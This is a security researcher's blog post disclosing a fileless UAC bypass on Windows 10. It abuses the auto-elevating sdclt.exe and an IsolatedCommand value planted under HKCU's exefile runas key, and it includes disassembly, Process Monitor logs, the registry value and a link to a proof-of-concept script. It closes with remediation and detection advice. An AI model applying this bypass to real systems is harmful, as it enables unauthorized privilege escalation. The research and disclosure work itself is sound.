

ENIGMA0X3

« BYPASSING UAC USING APP PATHS

DEFEATING DEVICE GUARD: A LOOK INTO CVE-
2017-0007 »

“FILELESS” UAC BYPASS USING SDCLT.EXE

March 17, 2017 by enigma0x3

Recently, I published a post on using [App Paths with sdclt.exe to bypass UAC](#). You may remember that the App Path bypass required a file on disk. Since sdclt.exe is out there, I figured I would publish another bypass using that binary, only this one is fileless. I mentioned it in my [previous post](#), but the [Vault7 leak](#) confirms that bypassing UAC is operationally interesting, even to nation states, as several UAC bypasses/notes were detailed in the dump. As far as public bypasses go, definitely check out the [UACME project](#) by [@hfiref0x](#), which has a nice collection of public techniques.

In newer versions of Windows, Microsoft has shown that they are taking the [bypasses seriously](#). This has motivated me to spend a little more time on UAC and the different methods around it.

As some of you may know, there are some Microsoft signed binaries that auto-elevate due to their manifest. You can read more about these binaries and their manifests [here](#). While searching

for more of these auto-elevating binaries by using the SysInternals tool “[sigcheck](#)”, I came across “sdclt.exe” and verified that it auto-elevates due to its manifest:

```
<description>manifest file for sdclt</description>
<dependency>
  <dependentAssembly>
    <assemblyIdentity
      type="win32"
      name="Microsoft.Windows.Common-Controls"
      version="6.0.0.0"
      processorArchitecture="amd64"
      publicKeyToken="6595b64144ccf1df"
      language=""
    />
  </dependentAssembly>
</dependency>
<trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
  <security>
    <requestedPrivileges>
      <requestedExecutionLevel
        level="requireAdministrator"
        uiAccess="false"
      />
    </requestedPrivileges>
  </security>
</trustInfo>
<application xmlns="urn:schemas-microsoft-com:asm.v3">
  <windowsSettings>
    <dpiAware xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">true</dpiAware>
    <autoElevate xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">true</autoElevate>
  </windowsSettings>
</application>
</assembly>
```

**Note: This only works on Windows 10. The manifest for sdclt.exe in Windows 7 has the requestedExecutionLevel set to “AsInvoker”, preventing auto-elevation when started from medium integrity.*

As I mentioned in my [last post](#), a common technique used to investigate loading behavior on Windows is to use [SysInternals Process Monitor](#) to analyze how a process behaves when executed. I often work some basic binary analysis into my investigative process in order to see what other opportunities exist.

One of the first things I tend to do when analyzing an auto-elevate binary is to look for any potential command line arguments. I use IDA for this, but you can use your preferred tool. When peering into sdclt.exe, I noticed a few arguments that stood out due to interesting keywords:

Address	Function	Instruction
.text:000000014000251F	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aConfigurelev; "/CONFIGELEV"
.text:0000000140002534	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aConfigureTarget; "/CONFIGURE /TARGET "
.text:000000014000258F	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aFolderoptions; "/FOLDEROPTIONS"
.text:00000001400025D6	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aConfignotifi_0; "/CONFIGNOTIFICATION"
.text:00000001400025EF	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aFirsttime; "/FIRSTTIME"
.text:0000000140002629	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aClearstale; "/CLEARSTALE"
.text:000000014000270B	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aTroubleshoot; "/TROUBLESHOOT"
.text:000000014000275E	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aStopbackup; "/STOPBACKUP"
.text:00000001400027B5	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aUimode ; "/UIMODE"
.text:00000001400027ED	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aCheckskipped; "/CHECKSKIPPED"
.text:0000000140002823	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aConfignotifi_0; "/CONFIGNOTIFICATION"
.text:0000000140002859	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aRestorewizard ; "/RESTOREWIZARD"
.text:000000014000289F	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aRestorewizarda; "/RESTOREWIZARDADMIN"
.text:00000001400028E6	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aForeignrestore; "/FOREIGNRESTORE"
.text:000000014000292E	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aBlbbackupwizar; "/BLBBACKUPWIZARD"
.text:0000000140002991	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aEnablejob; "/ENABLEJOB"
.text:00000001400029C7	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aDisablejob; "/DISABLEJOB"
.text:00000001400029FD	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aKickoffnew; "/KICKOFFNEW"
.text:0000000140002A2F	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aKickoffjob; "/KICKOFFJOB"
.text:0000000140002A61	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aDeletecataloga; "/DELETECATALOGANDKICKOFFNEW"
.text:0000000140002A93	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aSpacemgmt; "/SPACEMGMT"
.text:0000000140002B76	?_RealMain@@@YAJKPEAPEAG...	lea rdx, aKickoffelev; "/KICKOFFELEV"
.text:0000000140002B87	?_RealMain@@@YAJKPEAPEAG...	lea r9, aKickoffjob; "/KICKOFFJOB"
.text:00000001400030D1	?WinMainImpl@@@YAJPEAUHL...	lea rdx, aCheckskipped; "/CHECKSKIPPED"
.text:00000001400030EA	?WinMainImpl@@@YAJPEAUHL...	lea rdx, aConfignotifi_0; "/CONFIGNOTIFICATION"
.text:0000000140003F2D	?ConfigNotificationFirstTime...	lea rdx, aConfignotifi_0; "/CONFIGNOTIFICATION"
.text:0000000140004C1D	?RunBackupWizardProcess@...	lea r8, aConfigure ; "/CONFIGURE"
.text:0000000140004C54	?RunBackupWizardProcess@...	lea r8, aEnablejob ; "/ENABLEJOB"
.text:0000000140004C7E	?RunBackupWizardProcess@...	lea r8, aDisablejob; "/DISABLEJOB"
.text:0000000140004CA8	?RunBackupWizardProcess@...	lea r8, aKickoffjob; "/KICKOFFJOB"
.text:0000000140004CD5	?RunBackupWizardProcess@...	lea r8, aKickoffnew; "/KICKOFFNEW"
.text:0000000140004D02	?RunBackupWizardProcess@...	lea r8, aSpacemgmt ; "/SPACEMGMT"
.text:0000000140004D31	?RunBackupWizardProcess@...	lea r8, aRestorewizard ; "/RESTOREWIZARD"

These were interesting as sdclt.exe is set to auto-elevate in its manifest anyway. Looking at sdclt.exe in IDA, it checks if the argument matches "/kickoffelev". If it does, it sets the full path for "sdclt.exe", adds "/KickOffJob" as a parameter and then calls SxShellExecuteWithElevate.



Following that path, SxShellExecuteWithElevate starts “%systemroot%\system32\sdclt.exe /kickoffjob” with the “Runas” verb. This is essentially programmatically executing the “RunAsAdministrator” option when you right-click a binary.

```

mov     [rsp+108h+var_E4], ax
lea     rcx, [rbp-29h] ; pExecInfo
test    esi, esi
mov     dword ptr [rbp-25h], 540h
lea     rax, aRunas ; "runas"
mov     dword ptr [rbp-29h], 70h
cmovz   rax, [rbp-19h]
mov     [rbp-19h], rax
mov     rax, [rbp-51h]
mov     [rbp-11h], rax
mov     rax, [rbp-41h]
mov     [rbp-9], rax
mov     [rbp-21h], r14
mov     dword ptr [rbp+7], 1
call    cs:__imp_ShellExecuteExW
test    eax, eax
jnz     short loc_14006D7B6

```

The next step is to run “sdclt.exe /Kickoffelev” with procmon running. After going through the output, we see the trusty “shell\<verb>\command” registry search path in the HKEY_CURRENT_USER hive.

Process Name	Operation	Path	Result	Priority
143.1...sdclt.exe	RegOpenKey	HKCU\Software\Classes\exefile\shell\runas\command	NAME NOT FOUND	High
143.1...sdclt.exe	RegOpenKey	HKCU\Software\Classes\exefile\shell\runas\command	NAME NOT FOUND	High
143.1...sdclt.exe	RegOpenKey	HKCU\Software\Classes\exefile\shell\runas\DropTarget	NAME NOT FOUND	High
143.1...sdclt.exe	RegOpenKey	HKCU\Software\Classes\exefile\shell\runas\command	NAME NOT FOUND	High
143.1...sdclt.exe	RegOpenKey	HKCU\Software\Classes\exefile\shell\runas\command	NAME NOT FOUND	High
143.1...sdclt.exe	RegOpenKey	HKCU\Software\Classes\exefile\shell\runas\command	NAME NOT FOUND	High
143.1...sdclt.exe	RegOpenKey	HKCU\Software\Classes\exefile\shell\runas\command	NAME NOT FOUND	High
143.1...sdclt.exe	RegOpenKey	HKCU\Software\Classes\exefile\shell\runas\command	NAME NOT FOUND	High
143.1...sdclt.exe	RegOpenKey	HKCU\Software\Classes\exefile\shell\runas\command	NAME NOT FOUND	High
143.1...sdclt.exe	RegOpenKey	HKCU\Software\Classes\exefile\shell\runas\command	SUCCESS	High

The next step was to add those keys and see if our binary and parameters of choice would execute. Unfortunately, nothing executed after adding the keys and starting “sdclt.exe /kickoffelev”. Looking back in procmon, our keys are queried, but sdclt.exe is actually looking for an additional value within the “command” key: “IsolatedCommand”.

1:47.0...	sdclt.exe	5708	RegOpenKey	HKCU\Software\Classes\exefile\shell\runas	SUCCESS	High
1:47.0...	sdclt.exe	5708	RegOpenKey	HKCU\Software\Classes\exefile\shell\runas\command	SUCCESS	High
1:47.0...	sdclt.exe	5708	RegQueryValue	HKCU\Software\Classes\exefile\shell\runas\command	SUCCESS	High
1:47.0...	sdclt.exe	5708	RegQueryValue	HKCU\Software\Classes\exefile\shell\runas\command\IsolatedCommand	NAME NOT FOUND	High
1:47.0...	sdclt.exe	5708	RegCloseKey	HKCU\Software\Classes\exefile\shell\runas\command	SUCCESS	High
1:47.0...	sdclt.exe	5708	RegQueryKey	HKCU\Software\Classes	SUCCESS	High


We can then add our payload and parameters in a string (REG_SZ) value within the “Command” key called “IsolatedCommand”:

6:15.1...	sdclt.exe	5404	RegOpenKey	HKCU\Software\Classes\exefile\shell\runas\command	SUCCESS	High
6:15.1...	sdclt.exe	5404	RegQueryKey	HKCU\Software\Classes\exefile\shell\runas\command	SUCCESS	High
6:15.1...	sdclt.exe	5404	RegQueryKey	HKCU\Software\Classes\exefile\shell\runas\command	SUCCESS	High
6:15.1...	sdclt.exe	5404	RegQueryValue	HKCU\Software\Classes\exefile\shell\runas\command\IsolatedCommand	SUCCESS	High

Registry Editor		
Computer\HKEY_CURRENT_USER\Software\Classes\exefile\shell\runas\command		
Name	Type	Data
(Default)	REG_SZ	(value not set)
IsolatedCommand	REG_SZ	C:\Windows\System32\cmd.exe

This is the same bug (minus the IsolatedCommand portion) that was used in the eventvwr.exe “fileless” UAC bypass. You can read about the eventvwr.exe bypass and the specific registry keys used [here](#). Notice that instead of “shell\open\command”, we now see “shell\runas\command”. This is because sdclt.exe was invoked (again) using the “RunAs” verb via SxShellExecuteWithElevate.

After adding our payload as the “IsolatedCommand” value, running “sdclt.exe /KickOffElev” will execute our payload (and any parameters) in a high-integrity context:



To demonstrate this technique, you can find a script here: <https://github.com/enigma0x3/Misc-PowerShell-Stuff/blob/master/Invoke-SDCLTByPass.ps1>

The script takes a full path to your payload and any parameters. “C:\Windows\System32\cmd.exe /c notepad.exe” is a good one to validate. It will automatically add the keys, start “sdclt.exe /kickoffelev” and then cleanup.

This particular technique can be remediated or fixed by setting the UAC level to “Always Notify” or by removing the current user from the Local Administrators group. Further, if you would like to monitor for this attack, you could utilize methods/signatures to look for and alert on new registry entries in **HKCU:\Software\Classes\exefile\shell\runas\command\isolatedCommand**

Cheers,
Matt

SHARE THIS:



Be the first to like this.

RELATED

"Fileless" UAC Bypass Using eventvwr.exe and Registry Hijacking
With 27 comments

Bypassing UAC using App Paths
With 3 comments

Bypassing UAC on Windows 10 using Disk Cleanup
With 3 comments

Bookmark the [permalink](#).

LEAVE A REPLY

Enter your comment here...

ARCHIVES

- [January 2018](#)
- [November 2017](#)
- [October 2017](#)
- [September 2017](#)
- [August 2017](#)
- [July 2017](#)
- [April 2017](#)
- [March 2017](#)
- [January 2017](#)
- [November 2016](#)
- [August 2016](#)
- [July 2016](#)
- [May 2016](#)
- [March 2016](#)
- [February 2016](#)
- [January 2016](#)
- [October 2015](#)
- [August 2015](#)
- [April 2015](#)
- [March 2015](#)
- [January 2015](#)
- [October 2014](#)
- [July 2014](#)
- [June 2014](#)
- [March 2014](#)
- [January 2014](#)

[Blog at WordPress.com.](#)

RECENT POSTS

- [Reviving DDE: Using OneNote and Excel for Code Execution](#)
- [Lateral Movement Using Outlook's CreateObject Method and DotNetToJScript](#)
- [A Look at CVE-2017-8715: Bypassing CVE-2017-0218 using PowerShell Module Manifests](#)
- [UMCI Bypass Using PSWorkflowUtility: CVE-2017-0215](#)
- [Lateral Movement using Excel.Application and DCOM](#)

CATEGORIES

- [Uncategorized](#)

RECENT COMMENTS



Soc on [Defeating Device Guard: A](#)

"Fileless..." on ["Fileless" UAC Byp...](#)

"Fileless..." on [Bypassing UAC using App P...](#)



Windows 10 UAC Looph... on [Bypa](#)
UAC using App P...

NexusLogger: A New C... on ["Filele](#)
UAC Byp...

META

- [Register](#)
- [Log in](#)
- [Entries RSS](#)
- [Comments RSS](#)
- [WordPress.com](#)